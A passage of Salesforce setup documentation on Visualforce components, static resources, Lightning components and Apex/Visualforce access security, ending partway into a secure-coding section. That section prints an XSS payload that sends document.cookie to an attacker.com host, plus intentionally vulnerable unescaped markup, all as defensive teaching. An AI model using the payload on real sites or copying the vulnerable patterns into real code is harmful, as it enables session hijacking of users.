Once your component has been created, you can view it at `http://`*mySalesforceInstance*`/apexcomponent/`*nameOfNewComponent*, where the value of *mySalesforceInstance* is the host name of your Salesforce instance (for example, `na3.salesforce.com`) and the value of *nameOfNewComponent* is the value of the `Name` field on the custom component definition.

The component is displayed as if it's a Visualforce page. Consequently, if your component relies on attributes or on the content of the component tag's body, this URL may generate results that you don't expect. To more accurately test a custom component, add it to a Visualforce page and then view the page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To clone, edit, delete, or set versions for custom components:

- "Customize Application"

SEE ALSO:

Visualforce Components

Managing Visualforce Custom Components

After creating custom components, you can view, edit and delete them. From Setup, enter *Components* in the Quick Find box, then select **Visualforce Components** to display the Components list page, which shows the list of custom components defined for your organization. From this page you can:

- Click **New** to define a new custom component.
- Click a custom component name to display detailed information about the component.
- Click **Edit** to modify a component's name or markup.

  Note: A icon indicates that a Visualforce custom component is in an installed managed package. You can't edit or delete a Visualforce custom component in a managed package. A icon indicates that a Visualforce custom component in a previously released managed package will be deleted on the next package upload. You can choose to undelete the Visualforce custom component through the package detail page.

- Click **Del** to remove a custom component from your organization.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit custom components:

- "Customize Application"

Static Resources

Static resources allow you to upload content that you can reference in a Visualforce page, including archives (such as .zip and .jar files), images, style sheets, JavaScript, and other files.

Using a static resource is preferable to uploading a file to the Documents tab because:

- You can package a collection of related files into a directory hierarchy and upload that hierarchy as a .zip or .jar archive.
- You can reference a static resource in page markup by name using the `$Resource` global variable instead of hard-coding document IDs:
  - To reference a stand-alone file, use `$Resource.<resource_name>` as a merge field, where *<resource_name>* is the name you specified when you uploaded the resource. For example:

    ```
    <apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
    ```

    or

    ```
    <apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
    ```

  - To reference a file in an archive, use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:

    ```
    <apex:image url="{!URLFOR($Resource.TestZip,
                     'images/Bluehills.jpg')}" width="50" height="50"/>
    ```

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

or

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}"/>
```

- You can use relative paths in files in static resource archives to refer to other content within the archive. For example, in your CSS file, named `styles.css`, you have the following style:

  ```
  table { background-image: url('img/testimage.gif') }
  ```

  When you use that CSS in a Visualforce page, you need to make sure the CSS file can find the image. To do that, create an archive (such as a zip file) that includes `styles.css` and `img/testimage.gif`. Make sure that the path structure is preserved in the archive. Then upload the archive file as a static resource named "style_resources". Then, in your page, add the following component:

  ```
  <apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}"/>
  ```

  Since the static resource contains both the style sheet and the image, the relative path in the style sheet resolves and the image is displayed.

A single static resource can be up to 5 MB in size. An organization can have up to 250 MB of static resources. Static resources apply to your organization's quota of data storage.

Defining Static Resources

Viewing and Editing Static Resources

Managing Static Resources

SEE ALSO:

Defining Static Resources

Defining Static Resources

To create a static resource:

1. From Setup, enter *Static Resources* in the `Quick Find` box, then select **Static Resources**.
2. Click **New**.
3. In the `Name` text box, enter the text that should be used to identify the resource in Visualforce markup. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.

   Note: If you reference a static resource in Visualforce markup and then change the name of the resource, the Visualforce markup is updated to reflect that change.

4. In the `Description` text area, specify an optional description of the resource.
5. Next to the `File` text box, click **Browse** to navigate to a local copy of the resource that you want to upload.

   A single static resource can be up to 5 MB in size, and an organization can have up to 250 MB of static resources, total.

6. Set the `Cache Control`:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create static resources:
- "Customize Application"

- *Private* specifies that the static resource data cached on the Salesforce server shouldn't be shared with other users. The static resource is only stored in cache for the current user's session.

  Note: Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

- *Public* specifies that the static resource data cached on the Salesforce server be shared with other users in your organization for faster load times.

The W3C specifications on Header Field Definitions has more technical information about cache-control.

Note: This feature only works for Sites—enabled organizations that use the static resource.

7. Click **Save**.

Warning: If you are using WinZip be sure to install the most recent version. Older versions of WinZip may cause a loss of data.

SEE ALSO:

Viewing and Editing Static Resources

Static Resources

Viewing and Editing Static Resources

From Setup, enter *Static Resources* in the Quick Find box, then select **Static Resources** and click the name of a resource to view its details, including its MIME type, the size of the resource in bytes, when it was created, and when it was last modified.

From the detail page, you can do any of the following:

- Click **Edit** to edit the resource.
- Click **Delete** to delete the resource.
- Click **Clone** to create a copy of the resource. You must specify a new name for the new resource.
- Click **Where is this used?** to view a list of all references to the static resource in your organization.

SEE ALSO:

Defining Static Resources

Managing Static Resources

Static Resources

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To clone, edit, or delete static resources:

- "Customize Application"

Managing Static Resources

After creating static resources, you can customize, edit, and delete them. From Setup, enter *Static Resources* in the Quick Find box, then select **Static Resources** to display the Static Resources list page, which shows the list of resources defined for your organization. From this page you can:

- Click **New Static Resource** to define a new static resource.
- Click a resource name to display detailed information about the page, including its MIME type and size.
- Click **Edit** next to a resource to modify the resource's name or to upload a new version of the resource.
- Click **Del** to remove a resource.

Note: The namespace prefix is added to Apex classes and triggers, Visualforce components and pages, brand templates, folders, s-controls, static resources, web links, and custom report types if they are included in a managed package. However, if you don't have customize application permissions, the namespace prefix field is not displayed for brand templates, folders, and custom report types.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create and edit static resources:

- "Customize Application"

SEE ALSO:

Viewing and Editing Static Resources

Static Resources

Lightning Component Framework

The Lightning Component framework is a UI framework for developing dynamic web apps for mobile and desktop devices. It's a modern framework for building single-page applications engineered for growth.

The framework supports partitioned multi-tier component development that bridges the client and server. It uses JavaScript on the client side and Apex on the server side.

Use the Developer Console to create Lightning components.

Why Use the Lightning Component Framework Overview?

There are many benefits of using the Lightning Component framework to build components and apps.

Enable Debug Mode for Lightning Components

Enable debug mode to make it easier to debug JavaScript code in your Lightning components.

Add Lightning Components as Custom Tabs in Salesforce1

Make your Lightning components available for Salesforce1 users by displaying them in a custom tab.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions or a sandbox.

Add Lightning Components as Custom Tabs in Lightning Experience

Make your Lightning components available for Lightning Experience users by displaying them in a custom tab.

SEE ALSO:

Developer Console Functionality

Add Lightning Components as Custom Tabs in Salesforce1

Lightning Components Developer's Guide

Why Use the Lightning Component Framework Overview?

There are many benefits of using the Lightning Component framework to build components and apps.

The framework supports partitioned multi-tier component development that bridges the client and server. It uses JavaScript on the client side and Apex on the server side.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions or a sandbox.

Out-of-the-Box Component Set

Comes with an out-of-the-box set of components to kick start building apps. You don't have to spend your time optimizing your apps for different devices as the components take care of that for you.

Rich component ecosystem

Create business-ready components and make them available in Salesforce1, Lightning Experience, and Communities. Salesforce1 users access your components via the navigation menu. Customize Lightning Experience or Communities using drag-and-drop components on a Lightning Page in the Lightning App Builder or using Community Builder. Additional components are available for your org in the AppExchange. Similarly, you can publish your components and share them with other users.

Performance

Uses a stateful client and stateless server architecture that relies on JavaScript on the client side to manage UI component metadata and application data. The client calls the server only when absolutely necessary; for example to get more metadata or data. The server only sends data that is needed by the user to maximize efficiency. The framework uses JSON to exchange data between the server and the client. It intelligently utilizes your server, browser, devices, and network so you can focus on the logic and interactions of your apps.

Event-driven architecture

Uses an event-driven architecture for better decoupling between components. Any component can subscribe to an application event, or to a component event they can see.

Faster development

Empowers teams to work faster with out-of-the-box components that function seamlessly with desktop and mobile devices. Building an app with components facilitates parallel design, improving overall development efficiency.

Components are encapsulated and their internals stay private, while their public shape is visible to consumers of the component. This strong separation gives component authors freedom to change the internal implementation details and insulates component consumers from those changes.

Device-aware and cross browser compatibility

Apps use responsive design and provide an enjoyable user experience. The Lightning Component framework supports the latest in browser technology such as HTML5, CSS3, and touch events.

Enable Debug Mode for Lightning Components

Enable debug mode to make it easier to debug JavaScript code in your Lightning components.

There are two modes: production and debug. By default, the Lightning Component framework runs in production mode. This mode is optimized for performance. It uses the Google Closure Compiler to optimize and minimize the size of the JavaScript code. The method names and code are heavily obfuscated.

When you enable debug mode, the framework doesn't use Google Closure Compiler so the JavaScript code isn't minimized and is easier to read and debug. Debug mode also adds more detailed output for some warnings and errors.

Important: Debug mode has a significant performance impact. The setting affects all users in your org. For this reason, we recommend using it only in sandbox and Developer Edition orgs. Don't leave debug mode on permanently in your production org.

To enable debug mode for your org:

1. From Setup, enter *Lightning Components* in the Quick Find box, then select **Lightning Components**.
2. Select the Enable Debug Mode checkbox.
3. Click **Save**.

Note: The Enable LockerService for Managed Packages setting lets you control whether LockerService is enforced for components installed from a managed package. The checkbox is only visible when the LockerService critical update is activated.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions or a sandbox.

SEE ALSO:

Lightning Component Framework

Lightning Components Developer's Guide

Add Lightning Components as Custom Tabs in Salesforce1

Make your Lightning components available for Salesforce1 users by displaying them in a custom tab.

In the component you wish to add, include `implements="force:appHostable"` in your `aura:component` tag and save your changes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions or a sandbox.

USER PERMISSIONS

To create Lightning Component Tabs:

- "Customize Application"

```
<aura:component implements="force:appHostable">
```

The `appHostable` interface makes the component available as a custom tab.

Use the Developer Console to create Lightning components.

Include your components in the Salesforce1 navigation menu by following these steps.

1. Create a custom Lightning component tab for the component. From Setup, enter *`Tabs`* in the `Quick Find` box, then select **Tabs**.

   Note: You must create a custom Lightning component tab before you can add your component to the Salesforce1 navigation menu. Accessing your Lightning component from the full Salesforce site is not supported.

2. Add your Lightning component to the Salesforce1 navigation menu.
   a. From Setup, enter *`Navigation`* in the `Quick Find` box, then select **Salesforce1 Navigation**.
   b. Select the custom tab you just created and click **Add**.
   c. Sort items by selecting them and clicking **Up** or **Down**.

      In the navigation menu, items appear in the order you specify. The first item in the Selected list becomes your users' Salesforce1 landing page.

3. Check your output by going to the Salesforce1 mobile browser app. Your new menu item should appear in the navigation menu.

Note: By default, the mobile browser app is turned on for your org. For more information on using the Salesforce1 mobile browser app, see the *Salesforce1 App Developer Guide*.

SEE ALSO:

Lightning Component Framework

Developer Console Functionality

Add Lightning Components as Custom Tabs in Lightning Experience

Make your Lightning components available for Lightning Experience users by displaying them in a custom tab.

In the components you wish to include in Lightning Experience, add `implements="force:appHostable"` in the `aura:component` tag and save your changes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for use in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Create Lightning components using the UI in **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions or a sandbox.

USER PERMISSIONS

To create Lightning Component Tabs:

- "Customize Application"

```
<aura:component implements="force:appHostable">
```

Use the Developer Console to create Lightning components.

Follow these steps to include your components in Lightning Experience and make them available to users in your organization.

1. Create a custom tab for this component.
   a. From Setup, enter *Tabs* in the `Quick Find` box, then select **Tabs**.
   b. Click **New** in the Lightning Component Tabs related list.
   c. Select the Lightning component that you want to make available to users.
   d. Enter a label to display on the tab.
   e. Select the tab style and click **Next**.
   f. When prompted to add the tab to profiles, accept the default and click **Save**.
2. Add your Lightning components to the App Launcher.

a. From Setup, enter *Apps* in the Quick Find box, then select **Apps**.

b. Click **New**. Select *Custom app* and then click **Next**.

c. Enter *Lightning* for App Labeland click **Next**.

d. In the Available Tabs dropdown menu, select the Lightning Component tab you created and click the right arrow button to add it to the custom app.

e. Click **Next**. Select the Visible checkbox to assign the app to profiles and then **Save**.

3. Check your output by navigating to the App Launcher in Lightning Experience. Your custom app should appear in theApp Launcher. Click the custom app to see the components you added.

SEE ALSO:

Add Lightning Components as Custom Tabs in Salesforce1

Securing Your Code

This section contains information about implementing security in your code.

How Does Apex Class Security Work?

Limit which users can execute methods in a particular top-level Apex class based on their profiles or an associated permission set. This lets you apply granular security to Apex operations in your org.

Visualforce Page Security

You can specify which users can execute a particular Visualforce page based on their profile or an associated permission set.

Security Guidelines for Apex and Visualforce Development

Understand and guard against vulnerabilities in your code as you develop custom applications.

How Does Apex Class Security Work?

Limit which users can execute methods in a particular top-level Apex class based on their profiles or an associated permission set. This lets you apply granular security to Apex operations in your org.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

You can set Apex class security via:

- The Apex class list page
- An Apex class detail page
- Permission sets
- Profiles

These permissions apply only to Apex class methods. The method can be a web service method or any method used in a custom Visualforce controller or controller extension that's applied to a Visualforce page. In contrast, triggers always fire on trigger events (such as insert or update), regardless of a user's permissions.

Note: If you've installed a managed package in your org, you can set security only for the Apex classes in the package that are declared as global or for classes that contain methods declared as webService.

If users have the "Author Apex" permission, they can access all Apex classes in the associated organization, regardless of the security settings for individual classes.

Permission for an Apex class is checked only at the top level. For example, if class A calls class B, and a user profile has access only to class A but not class B, the user can still execute the code in class A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page. The controller associated with the custom component executes regardless of permissions.

Set Apex Class Access from the Class List Page

Set Apex Class Access from the Class Detail Page

Setting Apex Class Access from Permission Sets

Set Apex Class Access from Profiles

Specify which methods in a top-level Apex class are executable for a profile.

Create Apex Sharing Reasons

Recalculate Apex Managed Sharing

SEE ALSO:

Security Guidelines for Apex and Visualforce Development

Apex Developer Guide

Set Apex Class Access from the Class List Page

1. From Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**.
2. Next to the name of the class that you want to restrict, click **Security**.
3. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
4. Click **Save**.

SEE ALSO:

Set Apex Class Access from the Class Detail Page

Setting Apex Class Access from Permission Sets

Set Apex Class Access from Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set Apex class security:

- "Author Apex"

  AND

  "Customize Application"

Set Apex Class Access from the Class Detail Page

1. From Setup, enter *Apex Classes* in the Quick Find box, then select **Apex Classes**.
2. Click the name of the class that you want to restrict.
3. Click **Security**.
4. Select the profiles that you want to enable from the Available Profiles list and click **Add**, or select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

SEE ALSO:

- Set Apex Class Access from the Class List Page
- Setting Apex Class Access from Permission Sets
- Set Apex Class Access from Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set Apex class security:

- "Author Apex"

  AND

  "Customize Application"

Setting Apex Class Access from Permission Sets

You can specify which methods in a top-level Apex class are executable for a permission set. These settings only apply to Apex class methods, such as Web service methods, or any method used in a custom Visualforce controller or controller extension applied to a Visualforce page. Triggers always fire on trigger events (such as `insert` or `update`), regardless of permission settings.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select a permission set.
3. Click **Apex Class Access**.
4. Click **Edit**.
5. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**, or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
6. Click **Save**.

SEE ALSO:

- Set Apex Class Access from the Class List Page
- Set Apex Class Access from the Class Detail Page
- Set Apex Class Access from Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS

To edit Apex class access settings:

- "Manage Profiles and Permission Sets"

Set Apex Class Access from Profiles

Specify which methods in a top-level Apex class are executable for a profile.

These settings apply only to Apex class methods. For example, apply the settings to Web service methods or any method used in a custom Visualforce controller or controller extension applied to a Visualforce page. Triggers always fire on trigger events (such as `insert` or `update`), regardless of profile settings.

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a profile and click its name.
3. In the Apex Class Access page or related list, click **Edit**.
4. Select the Apex classes that you want to enable from the Available Apex Classes list and click **Add**. Or select the Apex classes that you want to disable from the Enabled Apex Classes list and click **Remove**.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS

To edit profiles:
- "Manage Profiles and Permission Sets"

SEE ALSO:

Set Apex Class Access from the Class List Page

Set Apex Class Access from the Class Detail Page

Setting Apex Class Access from Permission Sets

Create Apex Sharing Reasons

When creating Apex managed sharing, create Apex sharing reasons for individual custom objects to indicate why sharing was implemented, simplify the coding required to update and delete sharing records, and share a record multiple times with the same user or group using different Apex sharing reasons.

Note: For more information on Apex managed sharing, see the *Force.com Apex Code Developer's Guide*.

Salesforce displays Apex sharing reasons in the `Reason` column when viewing the sharing for a custom object record in the user interface. This allows users and administrators to understand the purpose of the sharing.

When working with Apex sharing reasons, note the following:

- Only users with the "Modify All Data" permission can add, edit, or delete sharing that uses an Apex sharing reason.
- Deleting an Apex sharing reason will delete all sharing on the object that uses the reason.
- You can create up to 10 Apex sharing reasons per custom object.
- You can create Apex sharing reasons using the Metadata API.

To create an Apex sharing reason:

1. From the management settings for the custom object, click **New** in the Apex Sharing Reasons related list.
2. Enter a label for the Apex sharing reason. The label displays in the `Reason` column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To create Apex sharing reasons:
- "Author Apex"

To view Apex sharing reasons:
- "View Setup and Configuration"

3. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
4. Click **Save**.

SEE ALSO:

Recalculate Apex Managed Sharing

Find Object Management Settings

Recalculate Apex Managed Sharing

Important: When packaging custom objects, be aware that associated Apex sharing recalculations are also included and may prevent the package from installing.

Developers can write batch Apex classes that recalculate the Apex managed sharing for a specific custom object. You can associate these classes with a custom object on its detail page, and execute them if a locking issue prevents Apex from granting access to a user as defined by the application's logic. Apex sharing recalculations are also useful for resolving visibility issues due to coding errors. For example, if a developer corrects a coding error that prevented users from accessing records they should see, the correction might only affect records created after the code update. To ensure the correction applies to existing records as well, the developer can run an Apex sharing recalculation to validate sharing on all records.

You can run Apex sharing recalculations from a custom object's detail page. You can also run them programmatically using the `Database.executeBatch` method. In addition, Salesforce automatically runs Apex recalculation classes defined for a custom object every time a custom object's organization wide sharing default access level is updated.

Note: Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level changes. The recalculation includes access granted by sharing rules. In addition, all types of sharing are removed if the access they grant is redundant. For example, the manual sharing which grants Read Only access to a user is deleted when the object's sharing model is changed from Private to Public Read Only.

For information on creating Apex managed sharing and recalculation classes, see the *Force.com Apex Code Developer's Guide*.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To associate an Apex managed sharing recalculation class:
- "Author Apex"

To run an Apex managed sharing recalculation:
- "Author Apex"

  OR

  "Manage Sharing"

To associate an Apex managed sharing recalculation class with a custom object:

1. From the management settings for the custom object, go to Apex Sharing Recalculations.
2. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the `Database.Batchable` interface. You cannot associate the same Apex class multiple times with the same custom object.
3. Click **Save**.

To run an Apex sharing recalculation, from the management settings for a custom object, go to Apex Sharing Recalculation, and then click **New**.

When working with Apex sharing recalculations, note the following.

- The Apex code that extends the sharing recalculation can process a maximum of five million records. If thisApex code affects more than five million records, the job fails immediately.
- You can monitor the status of Apex sharing recalculations in the Apex job queue.
- You can associate a maximum of five Apex sharing recalculations per custom object.

- You cannot associate Apex sharing recalculations with standard objects.

SEE ALSO:

Create Apex Sharing Reasons

Find Object Management Settings

Visualforce Page Security

You can specify which users can execute a particular Visualforce page based on their profile or an associated permission set.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Permission for a Visualforce page is checked at the top level only. Once users can access a page, they can execute all Apex that's associated with the page. This includes:

- The controller for the page and any Apex classes called from the controller class.
- Any extension classes for the page and any Apex called from an extension.
- Any Apex classes associated with custom components within the page.
- Any classes associated with the page through the use of `apex:include` or `apex:composition`.

For example, if page A depends on a controller that calls an Apex class B, and a user has access only to page A but not class B, the user can still execute the code in page A. Likewise, if a Visualforce page uses a custom component with an associated controller, security is only checked for the controller associated with the page, *not* for the controller associated with the component.

If users have the "Customize Application" permission, they can access all Visualforce pages in the associated organization. However, they can still have restrictions related to Apex classes. The "Customize Application" permission doesn't allow users to ignore those restrictions in a Visualforce page unless they have Visualforce page access.

Also, to include Apex in a page, users must have the "Author Apex" permission or access to the Apex class.

Note: Organizations with Force.com sites or Customer Portals can enable Visualforce pages either by assigning them to user profiles or by enabling them for the entire site.

Setting Visualforce Page Security from a Page Definition

Setting Visualforce Page Security from Permission Sets

Set Visualforce Page Security from Profiles

Set Visualforce security directly from a profile to give that profile's users access to the specified Visualforce page.

SEE ALSO:

Security Guidelines for Apex and Visualforce Development

Visualforce Developer's Guide

Setting Visualforce Page Security from a Page Definition

Setting Visualforce Page Security from Permission Sets

Set Visualforce Page Security from Profiles

Setting Visualforce Page Security from a Page Definition

1. From Setup, enter *Visualforce Pages* in the Quick Find box, then select **Visualforce Pages**.
2. Next to the name of the page that you want to restrict, click **Security**.
3. Select the profiles that you want to enable from the Available Profiles list and click **Add**.
4. Select the profiles that you want to disable from the Enabled Profiles list and click **Remove**.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set Visualforce page security:

- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Setting Visualforce Page Security from Permission Sets

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Select a permission set.
3. Click **Visualforce Page Access**.
4. Click **Edit**.
5. Select the Visualforce pages that you want to enable from the Available Visualforce Pages list and click **Add**, or select the Visualforce pages that you want to disable from the Enabled Visualforce Pages list and click **Remove**.
6. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Permission sets available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit Visualforce page access settings:

- "Manage Profiles and Permission Sets"

Set Visualforce Page Security from Profiles

Set Visualforce security directly from a profile to give that profile's users access to the specified Visualforce page.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Click the name of the profile you want to modify.
3. Go to the Visualforce Page Access page or related list and click **Edit**.
4. Select the Visualforce pages that you want to enable from the Available Visualforce Pages list and click **Add**. You can also select the Visualforce pages that you want disabled from the Enabled Visualforce Pages list and click **Remove**.
5. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set Visualforce page security:

- "Manage Profiles and Permission Sets"

Security Guidelines for Apex and Visualforce Development

Understand and guard against vulnerabilities in your code as you develop custom applications.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Visualforce is not available in **Database.com**.

Understanding Security

The powerful combination of Apex and Visualforce pages allow Force.com developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Force.com platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses into the Force.com platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Force.com platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it's important that developers learn and understand the security flaws described here. For additional information, see the Force.com Security Resources page on Salesforce Developers at https://developer.salesforce.com/page/Security.

SEE ALSO:

Manage Versions

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely

to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Force.com page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Force.com platform there are several anti-XSS defenses in place. For example, Salesforce has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `<` so that a literal < displays on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Force.com platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

The `<apex:includeScript>` Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Formula Tags

